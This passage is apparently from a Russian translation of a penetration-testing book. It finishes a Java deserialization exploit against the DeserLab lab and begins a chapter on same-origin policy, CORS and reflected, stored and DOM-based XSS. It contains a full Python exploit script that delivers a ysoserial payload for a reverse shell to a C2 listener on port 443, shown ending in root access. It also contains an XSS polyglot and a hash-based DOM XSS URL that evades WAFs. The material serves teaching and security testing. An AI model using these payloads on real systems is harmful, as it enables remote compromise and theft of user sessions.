Сначала отправим магические байты `0xAC 0xED`, затем пакет приветствия и, наконец, ожидаемую версию клиента. В качестве префикса будем использовать байт `0x77`, за которым сразу следует длина данных. Например, версия клиента `0x01 0x01` должна иметь префикс `0x77` (указание на пакет данных) и `0x02` (длина пакета данных).

Приведенный ниже код отправит магические байты, пакет приветствия и версию клиента.

```
# Отправка магических байтов и версии
target.send("\xAC\xED\x00\x05")
target.recv(1024)

# Отправка пакета 'hello'
target.send("\x77\x04")
target.send("\xF0\x00\xBA\xAA")
target.recv(1024)

# Отправка клиентской версии
target.send("\x77\x02")
target.send("\x01\x01")
target.recv(1024)
```

Мы также должны отправить имя клиента, которое может быть произвольным. Просто нужно убедиться, что префикс `0x77` и длина данных верны.

```
# Отправка имени клиента: тест
target.send("\x77\x06")
target.send("\x00\x04\x74\x65\x73\x74")
```

Наконец, мы должны удалить магические байты из самой полезной нагрузки, поскольку мы уже отправили их. Сервер ожидает объекта без этих данных. Python позволяет удалить первые четыре байта, используя нотацию массива [4:].

```
# Удаляем магические байты 0xAC 0xED из полезной нагрузки
payload = payload[4:]
```

Последний шаг – отправка полезной нагрузки ysoserial, которая после десериализации, надеемся, выполнит нашу реверсную оболочку.

```
# Отправка ysoserial жертве
print "[+] Sending payload..."
target.send(payload)
target.recv(1024)
print «[+] Done.»
```

Финальный сценарий эксплойта `exploit_deserlab.py` должен выглядеть так:

```
import socket

target_host = 'deserlab.app.internal'
target_port = 4321

# Открытие сгенерированной полезной нагрузки ysoserial
print "[+] Reading payload file..."
f = open('deserlab_payload.bin', 'rb')
payload = f.read()
f.close()

target = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
target.connect((target_host, target_port))

# Отправка магических байтов и версии
target.send(«\xAC\xED\x00\x05»)
target.recv(1024)

# Отправка пакета 'hello'
target.send(«\x77\x04»)
target.send("\xF0\x00\xBA\xAA")
target.recv(1024)

# Отправка клиентской версии
target.send(«\x77\x02»)
target.send("\x01\x01")
target.recv(1024)

# Отправка имени клиента: тест
target.send("\x77\x06")
target.send("\x00\x04\x74\x65\x73\x74")
```

```
# Удаляем магические байты 0xAC 0xED из полезной нагрузки
payload = payload[4:]

# Отправка ysoserial жертве
print "[+] Sending payload..."
target.send(payload)
target.recv(1024)

print "[+] Done."
```

Перед запуском эксплойта мы должны убедиться, что сервер netcat слушает на нашем сервере `c2.spider.ml` на порту 443. Если все прошло успешно, мы получим доступ к серверу DeserLab.

Можно запустить сервер netcat на порту 443 с помощью следующей команды:

```
root@spider-c2-1:~# nc -lvp 443
listening on [any] 443 ...
```

Все, что осталось сделать, – это запустить сценарий Python на нашей машине и надеяться на лучшее.

```
root@kali:~/tools# python exploit_deserlab.py
[+] Reading payload file...
[+] Sending payload...
Done.
root@kali:~/tools#
```

Если проверим сгенерированный трафик, то увидим инициацию протокола и пакеты тестовой строки, за которыми сразу же следует сериализованный объект, сгенерированный с помощью ysoserial, обозначенный байтами `0x73 0x72` или `sr`.

```
00000000  ac ed 00 05                                        ....
    00000000  ac ed 00 05                                        ....
    00000004  77 04 f0 00 ba aa                                  w.....
00000004  77 04                                              w.
00000006  f0 00 ba aa                                        ....
    0000000A  77 02                                              w.
0000000A  77 02                                              w.
    0000000C  01 01                                              ..
0000000C  01 01                                              ..
0000000E  77 06 00 04 74 65 73 74  73 72 00 32 73 75 6e 2e   w...test sr.2sun.
0000001E  72 65 66 6c 65 63 74 2e  61 6e 6e 6f 74 61 74 69   reflect. annotati
[...]
000007EE  00 00 00 00 00 00 00 00  00 00 78 70              ........ ..xp
```

```
0000000A 77 02                                                  w.
    0000000C 01 01                                                 ..
0000000C 01 01                                                  ..
0000000E 77 06 00 04 74 65 73 74 73 72 00 32 73 75 6e 2e
w...test sr.2sun.
0000001E 72 65 66 6c 65 63 74 2e 61 6e 6e 6f 74 61 74 69
reflect. annotati
[...]
000007EE 00 00 00 00 00 00 00 00 00 00 78 70
........ ..xp
```

Далее в перехваченном пакете замечаем кое-что интересное в ответе сервера.

```
0000000E  73 72 00 1c 6a 61 76 61  2e 6c 61 6e 67 2e 43 6c   sr..java .lang.Cl
0000001E  61 73 73 43 61 73 74 45  78 63 65 70 74 69 6f 6e   assCastE xception
0000002E  80 00 05 ce ce 67 e5 5c  02 00 00                  .....g.\ ...
```

Сервер выдает в ответ `java.lang.ClassCastException`. Это означает, что он попытался преобразовать нашу полезную нагрузку в `HashRequest`, но не смог. Это хорошая новость, потому что к тому времени, когда исключение перехватывается, цепочка гаджетов успешно работает и на нашем командно-контрольном сервере уже есть оболочка.

```
root@spider-c2-1:~# nc -lvp 443
listening on [any] 443 ...
connect to [10.2.0.4] from deserlab.app.internal [11.21.126.51]
48946
id
uid=0(root) gid=0(root) groups=0(root)
```

Резюме

В этой главе мы рассмотрели еще один способ злоупотребления данными, вводимыми пользователем, с целью выполнения произвольного кода в уязвимых приложениях. Сериализация очень полезна в современных приложениях, так как они становятся более сложными и более распределенными. Обмен данными осуществляется легко, но иногда это происходит в ущерб безопасности.

В предыдущих примерах приложения были скомпрометированы, поскольку были сделаны предположения относительно процесса десериализации данных. В потоке объектов нет исполняемого кода в традиционном смысле этого

слова, потому что сериализованные данные – просто снимок состояния объекта. Это должно быть безопасно, пока интерпретатор языка безопасно читает ввод, то есть если нет переполнения буфера или подобной уязвимости.

Однако, как мы видели, не нужно эксплуатировать виртуальную машину Java или интерпретатор PHP, чтобы скомпрометировать систему. Нам удалось злоупотребить возможностями десериализации, чтобы захватить контроль над процессом выполнения приложений, с помощью гаджетов POP.

В следующей главе сконцентрируемся на практических атаках, направленных преимущественно на пользователя, применяя уязвимости приложений.

Глава 9

Практические атаки на стороне клиента

Когда заходит речь об атаках на стороне клиента, то обычно их недооценивают по сравнению с компрометацией среды. В конце концов, выполнение кода на языке JavaScript в браузере гораздо менее привлекательно, чем выполнение нативного кода и установка оболочки на самом сервере приложений. Какой смысл в том, чтобы выполнять сильно ограниченный в возможностях JavaScript-код в коротком сеансе просмотра? Какой урон может нанести злоумышленник, используя такой тип уязвимости? Как оказалось, довольно серьезный.

В этой главе мы рассмотрим атаки на стороне клиента с упором на межсайтовый скриптинг. Рассмотрим и такой тип атак, как «межсайтовая подделка запроса» (CSRF), обсудим последствия правила ограничения домена (SOP). Далее рассмотрим способы использования уязвимостей для XSS-атак с помощью фреймворка BeEF.

К концу главы вы будете знать, как осуществлять:

- хранимые, отраженные XSS-атаки и атаки на базе DOM;
- межсайтовую подделку запроса и возможные атаки и ограничения;
- BeEF, инструмент де-факто для эксплуатации узявимостей на стороне клиента в браузере.

Мы потратим немало времени на изучение фреймворка BeEF, поскольку он делает XSS-атаки жизнеспособными. Он позволяет с легкостью осуществлять атаки с использованием методов социальной инженерии для выполнения вредоносного нативного кода, реализации кейлоггера, сохранения нашего доступа и даже туннелирования трафика через браузер жертвы.

Правила ограничения домена

Рассмотрим сценарий, когда жертва выполняет вход в свою учетную запись Gmail (mail.google.com) на одной из открытых вкладок браузера. На другой

вкладке она переходит на другой сайт в другом домене, где содержится код злоумышленника, которому нужен доступ к данным Gmail. Возможно, жертву заставили посетить этот конкретный сайт с помощью методов социальной инженерии или же перенаправили туда с помощью вредоносной рекламной кампании на известном новостном сайте.

Код злоумышленника может попытаться открыть соединение с доменом mail.google.com, и, поскольку жертва уже прошла проверку аутентификации на другой вкладке браузера, код должен иметь возможность читать и отправлять электронные письма, также подделывая запросы в Gmail. JavaScript предоставляет все инструменты, необходимые для всего этого, так в чем же дело?

Ответ, как мы вскоре рассмотрим подробно, кроется в правиле ограничения домена. Оно предотвращает такую атаку, и если злоумышленник не может внедрить свой код непосредственно на mail.google.com, он не сможет прочитать там какую-либо конфиденциальную информацию.

Правило ограничения домена появилось еще во времена Netscape, потому что без него вероятность злоупотреблений была очень реальной. Проще говоря, это ограничивает доступ сайтов к информации с других сайтов, если только источник запроса не совпадает с адресатом назначения.

Существует простой алгоритм, чтобы определить, было ли нарушено правило ограничения домена. Браузер сравнивает схему, домен и порт исходного сайта с целевым сайтом, и если какой-либо элемент не совпадает, доступ будет закрыт.

В предыдущем примере URL-адрес сайта, выбранного в качестве объекта атаки, выглядел бы так: `https://mail.google.com/mail/u/0/#inbox`, что можно записать следующим образом.

```
( [schema], [domain], [port] ) -> ( https, mail.google.com, 443 )
```

Код злоумышленника на сайте `https://www.cnn.com/` будет лишен доступа к чтению, поскольку нет совпадения с доменом:

```
(https, www.cnn.com, 443 ) != ( https, mail.google.com, 443 )
```

Даже вредоносный код на сайте `https://www.google.com/` не сможет получить доступ к Gmail, поскольку нет совпадения с доменом, хотя они могут находиться на одном физическом сервере.

Источник	Цель	Результат
`https://mail.google.com/mail/u/0/#inbox`	`https://mail.google.com/mail/u/0/#inbox`	Разрешено, подразумевается порт 443
`https://mail.google.com/mail/u/0/#inbox`	`https://mail.google.com/mail/u/0/#inbox`	Отклонено, несоответствие схемы
`https://mail.google.com:8443/u/0/#inbox`	`https://mail.google.com/mail/u/0/#inbox`	Отклонено, несоответствие порта
`https://dev.mail.google.com/u/0/#inbox`	`https://mail.google.com/u/0/#inbox`	Отклонено, несоответствие домена

Это имеет смысл с точки зрения обороны. Сценарий, который мы обрисовали ранее, стал бы настоящим кошмаром, если бы не правило ограничения домена. Однако если внимательно посмотрим на веб-приложения в интернете, то заметим, что почти все они содержат контент, такой как изображения, таблицы стилей и даже код JavaScript.

Совместное использование ресурсов из разных источников или сайтов имеет свои преимущества для приложения. Статический контент можно выгружать в сети доставки содержимого, которые обычно размещаются в других доменах (например, `fbcdn.net` в Facebook), что обеспечивает бóльшую гибкость, скорость и в конечном итоге экономит затраты на обслуживание пользователей.

Правило ограничения домена дает доступ к определенным типам ресурсов из разных источников, чтобы обеспечить нормальное функционирование сети. В конце концов, когда основное внимание уделяется взаимодействию с пользователем, политику безопасности, которая делает приложение непригодным для использования, уже вряд ли можно считать таковой, независимо от того, насколько она безопасна на самом деле.

Правило ограничения домена позволит встраивать следующие объекты из разных источников в источник с любого другого сайта:

- изображения;
- таблицы стилей;
- сценарии (которые браузер с удовольствием выполнит!);
- встроенные фреймы (`iframe`).

Мы можем включить изображения из нашей сети доставки содержимого, и браузер скачает байты изображения и отобразит их на экране. Однако нельзя читать байты программным путем, используя JavaScript. То же самое относится и к другому статическому контенту, который разрешен правилом ограничения домена. Можно, например, включить таблицу стилей и код JavaScript, но нельзя прочитать фактическое содержимое таблицы, если нет совпадения с источником.

Данное утверждение справедливо и для элементов `iframe`. Можно создать новый объект `iframe` и указать ему произвольный URL-адрес, и браузер с удовольствием загрузит содержимое. Однако у нас нет возможности прочитать содержимое в случае нарушения правила ограничения домена.

В приведенном ниже примере (рис. 9.1) создаем элемент `iframe` внутри веб-приложения `https://bittherapy.net`, имитирующий действия, которые могли бы быть выполнены в ходе XSS-атаки или вредоносным сценарием, если бы ему было разрешено запускаться в контексте `bittherapy.net`.

Сначала создаем новый элемент `iframe` с помощью функции `document.createElement()` и сохраняем его в переменной `frame`. Затем устанавливаем URL-адрес: `https://bittherapy.net`, используя свойство `src`. Наконец, добавляем вновь созданный объект `iframe` в документ с помощью функции `document.body.append()`.




Рис. 9.1. Создание элемента iframe с помощью консоли браузера

Видно, что источник (`frame.src`) в точности соответствует вышеупомянутой тройке (схема, домен и порт), и когда мы пытаемся прочитать содержимое заголовка элемента `iframe` с помощью `frame.contentDocument`, у нас это получается. Правило ограничения домена не было нарушено.

И наоборот, создание `iframe` для `https://bing.com/` в приложении `https://bittherapy.net` будет успешным, объект будет создан, но мы не сможем получить доступ к его содержимому.




Рис. 9.2. Создание фрейма и попытка получить доступ к его содержимому не удались

Поисковое приложение Bing загружено просто отлично, как видим в правой части рисунка, но программным путем мы не можем прочитать содержимое, потому что это нарушает правило ограничения домена.

JavaScript также доступен из разных источников, и, как правило, это хорошо. Выгрузка ваших библиотек JavaScript в сеть доставки содержимого может сократить время загрузки и коэффициент использования полосы частот.

CDNJS является ярким примером того, как сайты получают выгоду, включая код JavaScript от сторонних производителей.

CDNJS – сеть доставки содержимого с открытым исходным кодом, предоставляющая практически все библиотеки JavaScript. Дополнительную информацию об этом отличном сервисе можно найти на странице https://cdnjs.com.

Любые другие типы данных, которые можем попытаться загрузить из разных источников с использованием JavaScript, будут отклонены. Эти данные включат в себя шрифты, файлы в формате JSON, XML или HTML.

Куки-файлы заслуживают особого упоминания, когда речь идет о правиле ограничения домена. Эти файлы обычно привязаны либо к домену, либо к родительскому домену и могут быть ограничены безопасными HTTP-соединениями. Браузерам также может быть дано указание запретить JavaScript-доступ к определенным куки-файлам, чтобы такие атаки, как межсайтовый скриптинг, не могли извлечь информацию о сеансе.

Политика куки-файлов настраивается сервером приложений при первоначальной настройке куки с использованием заголовка ответа HTTP `Set-Cookie`. Как я уже говорил ранее, если не указано иное, куки-файлы обычно связаны с доменным именем приложения. Также можно использовать wildcard-домены, которые будут велеть браузеру передавать куки-файлы для запросов ко всем поддоменам.

Приложения будут использовать куки для управления аутентификацией и сессиями пользователей. Клиенту будет отправлено уникальное значение, после того как он успешно вошел в систему, а браузер передаст это значение обратно приложению для всех последующих запросов, при условии что домен и путь совпадают с тем, что было указано при первоначальной установке куки.

Побочным эффектом такого поведения является то, что пользователь должен войти в приложение только один раз, и браузер будет поддерживать аутентифицированный сеанс, передавая куки-файлы в фоновом режиме при каждом запросе. Это значительно удобнее для пользователей, но может быть использовано и злоумышленниками.

Совместное использование ресурсов разными источниками

В эпоху микросервисов, когда компоненты веб-приложений разделены и работают как отдельные экземпляры в совершенно разных доменах, правило ограничения домена представляет некоторые проблемы.

Попытка прочитать данные API, представленные в формате JSON, обычно отклоняется этим правилом, если схема, домен и порт не совпадают. Это не-

удобно, и приложения становятся сложными для разработки и масштабирования, если мы ограничены одними и теми же доменом, портом и схемой.

Чтобы смягчить правило ограничения домена, ввели технологию **совместного использования ресурсов разными источниками** (CORS), что снова порадовало разработчиков. CORS позволяет определенному сайту указывать, каким источникам разрешен доступ к чтению контента, который обычно запрещен правилом ограничения домена.

HTTP-ответ сервера приложений может содержать заголовок `Access-Control-Allow-Origin`, который клиент вправе использовать, чтобы определить, следует ли ему завершить соединение и получить данные.

Документацию по CORS найдете на сайте https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS.

Можно увидеть политику общедоступного API Spotify, используя команду `curl`.

```
root@spider-c2-1:~# curl -I https://api.spotify.com/v1/albums
HTTP/2 401
www-authenticate: Bearer realm="spotify"
content-type: application/json
content-length: 74
access-control-allow-origin: *
access-control-allow-headers: Accept, Authorization, Origin,
Content-Type, Retry-After
access-control-allow-methods: GET, POST, OPTIONS, PUT, DELETE,
PATCH
access-control-allow-credentials: true
access-control-max-age: 604800
via: 1.1 google
alt-svc: clear

root@spider-c2-1:~#
```

Этот конкретный API является общедоступным и, следовательно, сообщит клиенту, что всем источникам разрешено читать содержимое ответа. Это делается с помощью знака звездочки (*), установленного в качестве значения для `Access-Control-Allow-Origin`. Закрытые API обычно используют более конкретное значение, например ожидаемый URL-адрес.

Сервер Spotify отвечает другими заголовками `Access-Control`, которые указывают, какие методы и заголовки принимаются и можно ли передавать учетные данные с каждым запросом. Политика CORS может быть довольно

сложной, но по большей части нас интересует, какой источник разрешает конкретный сайт, являющийся объектом атаки.

Межсайтовый скриптинг

Еще один распространенный тип атаки, с которым я до сих пор очень часто сталкиваюсь, – это межсайтовый скриптинг (XSS). Существует несколько вариантов данного типа атак, но все они дают злоумышленникам одно и то же: выполнение произвольного кода JavaScript в браузере клиента.

Возможно, это звучит не так круто, как выполнение кода на реальном сервере приложений, но XSS-атаки могут иметь разрушительные последствия.

XSS-атака, основанная на отраженной уязвимости

Более распространенной является XSS-атака, основанная на отраженной уязвимости (reflected XSS). Эта атака происходит, когда приложение принимает данные, вводимые пользователем либо через параметры в URL-адресе или теле, либо через HTTP-заголовки, и возвращает их пользователю без предварительной очистки. Данный тип атаки называется неперсистентным, потому что, как только пользователь уходит с уязвимой страницы или закрывает браузер, эксплойт завершает работу. XSS-атаки, основанные на отраженной уязвимости, обычно требуют применения методов социальной инженерии ввиду эфемерного характера полезной нагрузки.

Чтобы продемонстрировать, как работают XSS-атаки, мы снова будем использовать проект badguys от Майка Пирната (Mike Pirnat). Код веб-приложения можно скачать на странице https://github.com/mpirnat/lets-be-bad-guys.

Чтобы продемонстрировать этот тип уязвимости, я загрузил приложение на `badguys.local`. URL-адрес `/cross-site-scripting/form-field` уязвим для XSS-атаки в параметре `qs`:

```
http://badguys.local/cross-site-scripting/form-field?qs=test
```

Приложение примет введенное пользователем значение и предварительно заполнит текстовое поле где-нибудь на странице. Это обычное поведение для форм входа в систему, когда пользователь может ввести неправильный пароль и страница перезагрузится, чтобы отобразить сообщение об ошибке. В попытке улучшить взаимодействие с пользователем приложение автоматически заполняет поле имени пользователя ранее введенным значением. Если значение имени пользователя не очищено, могут произойти неприятные вещи.

Чтобы подтвердить наличие уязвимости, можно передать ей «полиглота» Ахмеда Элсобки (Ahmed Elsobky), описанного в предыдущих главах, и наблюдать за поведением приложения.

```
jaVasCript:/*-/*'/*\'/*'/*"/**/(/* */oNcliCk=alert()
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--
!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
```

Как только мы сбросим бомбу, сервер приложения не пострадает, а вот страница, отображаемая браузером, пострадать может. Можно увидеть последствия этой атаки, проверив исходный код приложения вокруг затронутого поля ввода.




Рис. 9.3. «Полиглот» обнаруживает уязвимость XSS

Окно оповещения появляется после того, как «полиглот» вставил тег `<svg>` со свойством `onload`, установленным для выполнения `alert()`. Это возможно благодаря тому, что приложение отразило полезную нагрузку без удаления опасных символов. Браузер интерпретировал первую двойную кавычку как часть поля ввода, что привело к уязвимости.

Постоянный XSS

Постоянный XSS (persistent XSS), также называемый **хранимым XSS** (stored XSS), напоминает атаку, основанную на отраженной уязвимости, тем, что входные данные не очищаются и в конечном итоге возвращаются пользователю. Разница, однако, заключается в том, что постоянный XSS обычно хранится в базе данных приложения и показывается любому пользователю, посе-

щающему уязвимую страницу. Хранимый XSS, как правило, не требует, чтобы мы обманывали пользователя при посещении уязвимой страницы с помощью специально созданного URL-адреса, и может ускорить процесс, если целевой пользователь не будет часто использовать приложение.

Простым примером хранимого XSS является раздел комментариев в блоге. Если пользовательский ввод (комментарий) не очищается перед сохранением, любой пользователь, который читает комментарий, выполнит любой вредоносный код, сохраненный в приложении.

Возможно, наиболее известным примером хранимой атаки XSS является **червь Samy** (также известный как **MySpace Worm** или **JS.Spacehero**).

Из-за отсутствия надлежащей очистки входных данных Samy удалось высвободить фрагмент кода JavaScript, который заставлял жертву, вошедшую в свою учетную запись на MySpace, выполнить ряд действий:

- обновить свой профиль, включив в него фразу «но самое главное, Сами – мой герой»;
- отправить запрос на дружбу в профиль Сами Камкара.

На первый взгляд это выглядит довольно безобидно, и те немногие пользователи, которые посетили профиль Сами, были слегка раздражены и в конечном итоге двигались дальше. Однако Сами Камкар (Samy Kamkar) прославился благодаря тому, что профиль жертвы также обновлялся и получал тот же вредоносный код JavaScript, который выполнялся в браузере жертвы при просмотре зараженного профиля, что превратило XSS-атаку в XSS-червя.

Всего за 20 часов в профиль Сами поступило более 1 млн запросов на добавление в друзья, что свидетельствует о реальном влиянии этой конкретной атаки.

Полное объяснение того, как была осуществлена эта хитроумная атака, включая окончательный вредоносный код, можно найти на личном сайте Сами Камкара: https://samy.pl/myspace/tech.html.

Несмотря на то что червь Samy не нанес реального ущерба пользователям, аналогичные уязвимости можно использовать для массовых атак на пользователей, сбора куки-файлов сеанса и применения к пользователям методов социальной инженерии. Пользователи с низкими привилегиями могут потенциально атаковать пользователей с правами администратора и повышать привилегии, сохраняя код XSS-атаки, который впоследствии обрабатывается, когда администратор просматривает зараженную страницу.

Обнаружение хранимого XSS может оказаться немного сложнее, поскольку мы не всегда знаем, где и когда будет отражена полезная нагрузка. Вот тут помогут методы обнаружения уязвимостей, которые мы рассмотрели в предыдущих главах.

DOM-модели

Данный тип XSS-атаки происходит, когда код приложения на стороне клиента считывает данные из DOM и использует их небезопасным способом.

DOM – это, по сути, структура данных в памяти браузера, которая содержит все объекты на текущей странице. Сюда входят HTML-теги и их свойства, заголовок документа, теги <head>, <body> и даже URL-адрес. JavaScript может взаимодействовать с DOM и изменять, добавлять или удалять практически любую его часть, немедленно затрагивая саму страницу.

Лучший способ продемонстрировать влияние DOM-модели XSS – использовать простое уязвимое приложение.

На приведенном ниже скриншоте у нас есть код JavaScript, который будет приветствовать пользователя на странице.

```
1  <html>
2  <head>
3      <title>Welcome!</title>
4  </head>
5  <body>
6      Welcome <span id="welcome"></span>
7       <script>
8          var position = document.URL.indexOf("name=");
9          var name = document.URL.substring(position + 5, document.URL.length);
10
11         var welcome = document.getElementById("welcome");
12         welcome.innerHTML = name;
13     </script>
14 </body>
15 </html>
```

Рис. 9.4. Пример страницы, уязвимой для XSS-атаки через DOM

Это приложение будет сканировать URL-адрес документа для определения положения параметра `name` с помощью функции `document.URL.indexOf()`. Затем оно возьмет текст, начинающийся сразу после `name =` с помощью функции `document.URL.substring()`, и сохранит значение в переменной `name`.

В строке 11 выполняется доступ к элементу `welcome` с помощью метода `getElementById()`. В строке 12 происходит волшебство. Приложение заполнит содержимое элемента в тегах содержимым параметра `name`, полученного ранее, используя свойство `innerHTML` объекта `welcome`.

Можно увидеть предполагаемую функциональность приложения на рис. 9.5.

Элемент `span` в DOM обновлен с помощью значения, переданного через URL-адрес, и все выглядит хорошо. Приложение предоставляет динамическое содержимое страницы без необходимости программирования на стороне сервера.

XSS-уязвимость существует, потому что мы можем передавать произвольные значения через URL-адрес, который будет отражен в DOM. Приложение анализирует URL-адрес и заполняет элемент `welcome`, не прибегая к очистке

входных данных, что позволяет нам вставлять не только имя и потенциально выполнять дополнительный код JavaScript.




Рис. 9.5. DOM обновлен, чтобы включить в свой состав имя из URL-адреса

Данная атака напоминает XSS-атаку, основанную на отраженной уязвимости, с одним важным отличием: код JavaScript не «отражается» кодом сервера, а заполняется кодом клиента. Веб-сервер по-прежнему будет видеть вредоносный код в запросе, и любые брандмауэры веб-приложений могут потенциально блокировать нашу атаку, разорвав соединение, но очистка входных данных приложения здесь не возымеет никакого эффекта.

Еще одна проблема, связанная с этим конкретным фрагментом кода, заключается в том, что параметры `GET` не анализируются безопасно. Здесь используются строковые функции, чтобы пройти по URL-адресу и получить произвольные данные.

Если мы создаем вредоносный URL-адрес, нам не нужно использовать знак вопроса (?) для разделения параметров. Вместо этого можно использовать символ хештега (#). Это называется хештегом местоположения, и да, это часть DOM, доступная через JavaScript. Браузеры не отправляют хештег-данные вместе с HTTP-запросами, что дает нам преимущество, и мы можем не передавать свой вредоносный код на сервер, минуя брандмауэр веб-приложения или XSS-фильтры на стороне сервера, при этом по-прежнему имея возможность выполнять код JavaScript.

Наш URL-адрес полезной нагрузки для осуществления XSS-атаки в DOM-модели будет выглядеть так:

```
http://c2.spider.ml/welcome.html#name=<svg/onload=alert(1)>
```

Код приложения на стороне клиента работает просто отлично и вставляет нашего вредоноса прямо в DOM.




Рис. 9.6. XSS-атака на базе DOM успешно выполняется

Если мы проверим журнал сервера приложений, то увидим, что наша полезная нагрузка не отправлялась по сети.

```
root@spider-c2-1:~/web# php -S 0.0.0.0:80
PHP 7.0.30-0+deb9u1 Development Server started
Listening on http://0.0.0.0:80
Document root is /var/www/html
Press Ctrl-C to quit.
[] 196.247.56.62:59885 [200]: /welcome.html?name=Dade%20Murphy
[] 196.247.56.62:63010 [200]: /welcome.html
```

Хотя эта атака привела к выполнению той же полезной нагрузки JavaScript, тот факт, что сетевые и серверные элементы управления не могут защитить от этих атак, делает XSS на уровне DOM-модели уникальной. Возможность использовать хештег местоположения для отправки нашей полезной нагрузки дает нам преимущество перед средствами защиты, поскольку они не только не смогут остановить атаку с помощью компенсирующих элементов управления на стороне сервера, но даже не смогут увидеть полезную нагрузку.

Межсайтовая подделка запроса

